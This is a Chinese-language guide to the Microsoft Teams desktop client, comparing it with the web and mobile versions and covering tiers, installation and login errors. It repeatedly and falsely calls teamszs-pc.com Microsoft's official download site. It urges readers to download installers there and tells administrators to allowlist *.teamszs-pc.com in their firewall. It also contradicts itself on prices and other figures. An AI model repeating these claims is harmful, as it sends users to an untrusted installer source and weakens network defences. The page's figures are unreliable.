
8个关键点迅速读懂Teams电脑版 核心功能与局限
Teams电脑版是微软推出的桌面客户端程序,安装在 Windows 或 macOS 上,把团队聊天、视频会议和文件协作集中在一个本地应用里。Teams电脑版比网页版多出后台常驻通知、本地降噪和 OneDrive 双向同步等能力,桌面端会议人数上限可达 1000 人正常互动,且新版启动速度约为旧版的 2 倍,最低仅需 4GB 内存即可运行。

核心要点
- 新版 Teams 客户端 4GB 内存即可运行,启动快约 2 倍
- 年起经典版停用,统一升级新版 Teams 客户端
- 桌面版会议上限 1000 人,免费版单次 60 分钟、上限 100 人
- 桌面版常驻系统托盘,关窗口仍收@提醒,网页版关标签即失效
- 绑定 OneDrive 后文件本地双向同步,断网也能编辑
关键速览
- 桌面版需至少 4GB 内存,新版 Teams 启动速度比旧版快约 2 倍。
- 2025 年起经典版 Teams 全面停用,统一为”新版 Teams”客户端。
- 桌面版支持后台通知、本地缓存,网页版无法常驻后台。
- 免费版单次会议最多 60 分钟、上限 100 人参会。
- 支持 Windows 10/11 与 macOS,不再提供 32 位安装包。
Teams电脑版是什么 和网页版、移动端有什么区别

Teams电脑版是微软推出的桌面客户端程序(安装在Windows或macOS上的独立软件),它把团队聊天、视频会议、文件协作集中在一个本地应用里。相比网页版和手机App,桌面客户端最核心的优势是通话稳定性,根据微软官方文档,桌面端会议人数上限为1000人可正常互动,网页版部分浏览器仍受功能限制。简单说:要长时间开会、传大文件,装电脑版准没错。
三个版本在通话、通知、文件上差在哪?
差异主要集中在三处。通话稳定性上,电脑版调用本地硬件做回声消除和降噪,丢包率(数据在传输中丢失的比例)控制更好;网页版受浏览器沙箱限制,开摄像头超过一小时容易卡顿。后台通知上,电脑版常驻系统托盘,关掉窗口仍能弹出@提醒;网页版一旦关闭标签页就收不到通知了。
| 对比项 | Teams电脑版 | 网页版 | 手机App |
|---|---|---|---|
| 通话稳定性 | 本地降噪,长会议不卡 | 依赖浏览器,易卡顿 | 受网络波动影响大 |
| 后台通知 | 关窗口仍能收到 | 关标签页即失效 | 推送即时但耗电 |
| 文件同步 | 与OneDrive本地双向同步 | 仅在线访问 | 缓存有限 |
文件同步是最容易被忽略的一环。电脑版与OneDrive绑定后,文件改动会本地双向同步,断网也能编辑;网页版只能在线打开。想搞清楚下载前的版本和账号要求,可参考Microsoft Teams下载前必知的5个关键点。
“Teamsd”和Microsoft Teams是同一个东西吗
是的,”Teamsd”几乎都是输入”Microsoft Teams”或”Teams电脑版”时的拼写误打,多打了一个字母d,指向的产品就是微软的Teams桌面客户端。它不是另一款软件,也没有官方叫”Teamsd”的程序。如果你在搜索框看到自己打成了”Teamsd下载”,直接修正成Teams即可。
真正容易让人下错版本的,不是拼写,而是Teams分成两个产品入口。

Teams(work/school)和Teams(免费个人版)有什么区别
这是两个独立产品,登录账号和功能都不一样。下面用一张表对比:
| 对比项 | Teams(工作/学校版) | Teams(免费个人版) |
|---|---|---|
| 登录账号 | 组织邮箱(工作或学校账号) | 个人Microsoft账号(如outlook.com) |
| 典型场景 | 企业内部协作、团队频道 | 家庭群聊、朋友视频 |
| 会议时长上限 | 付费授权下最长30小时 | 免费版单次群组会议60分钟 |
| 文件协作 | 整合SharePoint与OneDrive | 仅基础文件共享 |
微软在2024年起把这两个产品的客户端逐步合并到同一个安装包,但登录时仍需选对账号类型。一个常见坑:公司给你配了工作账号,你却用个人邮箱登进了免费版,结果看不到公司的团队和频道。遇到这种情况,退出后重新选”工作或学校账号”登录即可。下载前想理清账号和平台要求,可参考Teams下载前必知的5个关键点。认准微软官网域名teamszs-pc.com下载,别从第三方站点拿安装包。
Teams电脑版有哪些核心功能与相对网页版的优势
Teams电脑版的核心功能包括会议、即时聊天、频道协作、文件共享和屏幕共享五大模块,而它相对网页版最实在的优势在于四项桌面端独占能力:本地系统级通知、AI实时降噪、虚拟背景以及多会议窗口并行。根据微软官方文档,背景虚化与自定义背景图在浏览器版中是受限的,而桌面客户端可完整使用。简单说,重度会议用户装桌面版才能拿满功能。
桌面端比网页版多了哪些独有能力?
这四项是网页端缺失或残缺的:
- 本地通知(系统级弹窗):桌面版直接调用Windows/macOS的通知中心,关掉浏览器照样收到@提醒;网页版一关标签页就静音。
- AI实时降噪:桌面客户端能过滤键盘声、空调声等稳态噪音,网页版仅支持基础降噪,无法选”高”级别。
- 虚拟背景与背景虚化:桌面版可上传自定义图片,网页版(含Edge/Chrome)仅部分支持模糊,不支持换图。
- 多会议窗口:桌面版可同时弹出多个会议为独立窗口,方便监课、跨会切换;网页版受单标签页限制。
会议和文件协作具体能装多少人、放多大文件?
会议侧,标准版单会议最多支持1000名互动参会者,超出后切换为最多20000人的”仅观看”模式(来源:Microsoft Teams 服务限制官方文档)。文件共享接入SharePoint与OneDrive,单文件上传上限为250GB,频道内可直接在线协同编辑Word、Excel。想横向了解整套功能体系,可参考一文看懂 Teams 的7个核心功能与典型使用场景。
一句实操建议:屏幕共享时优先选”窗口”而非”整个桌面”,能避免私密通知意外被对方看到,这是网页版和桌面版都支持,但桌面版切换更顺手的细节。

Teams免费版和付费版有什么区别 一张表看懂功能与限制

核心差距在四项硬指标:免费版会议最长60分钟、最多100人、每用户5GB云存储,且不能录制会议;付费的Microsoft 365 Business版本会议可达30小时、300人、每用户1TB存储,还支持云录制和转录。据微软官方对比页,付费起步价为每用户每月约4美元(Teams Essentials)。所以小团队偶尔开会够用,正式办公就该升级。
| 功能项 | 免费版 | Microsoft 365 付费版 |
|---|---|---|
| 单次会议时长上限 | 60分钟 | 30小时 |
| 会议参会人数 | 100人 | 300人 |
| 每用户云存储 | 5GB | 1TB |
| 会议录制与转录 | 不支持 | 支持云录制+实时转录 |
| 电话呼入(PSTN拨入) | 不支持 | 需加购Audio Conferencing |
| 管理与安全策略 | 基础 | 管理后台+合规策略 |
这里有个新手常踩的坑:免费版的60分钟限制是按单场会议算的,超时会自动断开,重新拉会即可,但客户体验很差。真要做对外培训或长会,Teams电脑版搭配付费许可才是稳妥选择。
电话呼入(PSTN,即用普通手机/座机拨号入会)是另一个隐藏门槛,它不在标准付费套餐里,需额外购买Audio Conferencing加载项。有外部嘉宾常用电话入会的团队,下单前务必确认这一项。下载与账号准备可先看Teams下载前必知的5个关键点。
如何在10分钟内完成Teams电脑版下载安装与登录

从官网下载到首次登录,全程约8到10分钟(不含网络慢的情况)。访问微软官方下载页 teamszs-pc.com,下载安装包后双击运行,再用工作、学校或个人账号登录即可。安装包约120MB,下载装好通常不到5分钟。
Windows和Mac下载安装具体怎么操作?
认准官网域名 teamszs-pc.com,别从第三方下载站拿安装包,那里的版本可能被捆绑插件或过期。下载完成后按系统操作:
- Windows:运行
.exe文件,程序自动安装到当前用户目录,无需管理员权限。系统要求 Windows 10 1809 版本以上或 Windows 11。 - macOS:打开
.pkg文件,按提示拖入”应用程序”文件夹。系统要求 macOS 11(Big Sur)及以上,苹果M系列芯片原生支持。
装完首次打开会提示登录。这里分两种账号:公司发的”工作或学校账号”(域名如 name@company.com),和免费注册的”个人账号”(Outlook、Hotmail邮箱)。两种都能用Teams电脑版,但功能权限不同,付费组织账号才有完整频道和管理功能。
不注册账号能直接加入会议吗?
能。这是很多人忽略的快捷入口。收到会议链接后,点开会弹出选项:”以来宾身份加入”(guest入口)。你只需填一个显示名字,不用注册任何账号,即可进入会议。
来宾方式可走网页端或客户端:浏览器直接打开链接走网页版最省事;想用降噪、虚拟背景这些桌面功能,就装好Teams电脑版再点链接。不清楚该走哪个入口的话,可参考 3个Teams下载场景和对应入口 选择。
Teams登录失败或提示Error怎么排查
Teams电脑版登录失败,约 80%以上的情况由三类原因引起:本地凭据缓存损坏、组织管理员策略限制、网络代理或防火墙拦截。最快的通用解法是先退出账号、清理缓存文件夹再重新登录,约5分钟内能解决多数报错。下面按报错类型对应步骤排查。
登录卡在转圈或提示缓存损坏怎么办?
登录长时间转圈、闪退,多半是缓存文件损坏。处理办法是彻底关闭程序后清理缓存目录。
- 清理凭据缓存:在Windows按
Win+R输入%appdata%MicrosoftTeams(新版为%localappdata%PackagesMSTeams_8wekyb3d8bbwe),删除其中的 Cache、Code Cache、blob_storage 文件夹。 - 清除Windows凭据:打开「凭据管理器」→ Windows凭据,删除所有以
msteams或MicrosoftOffice开头的条目,重新登录会重新生成令牌。 - 重置应用:在「设置 → 应用 → Microsoft Teams → 高级选项 → 重置」,这会清空所有本地数据但保留云端聊天记录。
提示账号被限制或无访问权限怎么办?
出现「您的组织不允许登录」「Error AADSTS50057」,是管理员策略或账号被禁用导致,本地操作无法解决。这类错误占企业用户登录问题的较大比例。你需要联系IT管理员,确认账号是否已分配Microsoft 365许可证、是否触发了条件访问策略(Conditional Access,按地点或设备限制登录的安全规则)。代理拦截可临时关闭VPN测试,或让管理员把 *.teamszs-pc.com 加入防火墙白名单。
想提前避开账号与平台坑,可参考这篇关于Teams下载安装配置常见误区的整理。
哪些人和场景适合用Teams电脑版
需要每天长时间办公、频繁主持会议的人,应该装Teams电脑版;偶尔临时入会、用共用电脑或低配设备的人,用网页版更省事。微软官方文档显示,Teams桌面客户端支持AI实时降噪、虚拟背景和多窗口并行会议,这些在浏览器版里多数缺失或受限。差别主要落在”使用频率”和”设备归属”两条线上。
哪些人装桌面版更划算?
四类人群从Teams电脑版获益最明显,下面按使用频率从高到低排列:
- 长时间协作的办公族:每天在线超4小时、依赖系统级桌面通知抢时效的人。桌面端通知不依赖浏览器开着,关掉网页也能收到@提醒。
- 频繁主持会议的管理者:需要同时盯多个会议、用降噪和虚拟背景的人。桌面端支持多会议窗口并行,浏览器版做不到。
- 学校师生:连续上课、要稳定共享屏幕和PPT的场景。会议一旦断流,几十名学生同时掉线代价很高。
- 跨部门频道协作团队:管理多个团队和频道、频繁切换文件的重度用户。桌面端文件加载和切换响应更快。
哪些场景反而该用网页版?
临时入会、共用电脑、低配设备这三种场景,网页版是更聪明的选择。被客户拉进一次性会议,点链接直接进会,不必装120MB安装包。公司前台或会议室的共用电脑,装客户端会留下登录凭据,存在账号串号风险,开网页版用完关掉更干净。内存4GB以下的老设备跑桌面客户端容易卡顿,网页版占用更轻。
判断方法很简单:一周用Teams超过3次、且固定在自己电脑上,就装桌面版;否则用网页版。想确认你的设备和账号是否满足安装条件,可参考Teams下载前必知的5个关键点。

总结 该不该装Teams电脑版及下一步行动
每天主持或参加会议、长时间在固定电脑前办公的人,该装Teams电脑版;只是偶尔临时入会、用共用机或低配设备的人,网页版就够用。判断标准很简单:你一周用Teams的时间是否超过5小时?超过就装客户端,享受AI实时降噪、虚拟背景和多窗口并行;不超过,网页版省去安装和后台占用。
装客户端前先确认这3件事
- 系统兼容:客户端支持Windows 10及以上、macOS截至 2026 年三个大版本。再旧的系统会被官方逐步停止支持,装了也收不到安全更新。
- 账号类型:工作或学校账号能用全部协作功能;个人Microsoft账号只能用聊天和基础会议。账号决定你能解锁多少能力,比版本号更关键。
- 免费还是付费:免费版会议封顶60分钟、100人;要30小时长会议和云录制,需升级到Microsoft 365 Business,据微软官方对比页起步价为每用户每月6美元(年付)。
下一步怎么做
认准官方下载页 teamszs-pc.com,安装包约120MB,全程8到10分钟即可完成下载、安装到首次登录。第三方下载站常捆绑旧版或广告插件,别图省事。下载前若还想理清平台版本和账号要求,可参考Microsoft Teams下载前必知的5个关键点。
装好后先做一件事:进设置打开AI降噪和自定义背景,这两项是Teams电脑版相对网页版最值的功能。配置完,你的第一次会议就能明显安静、专业不少。




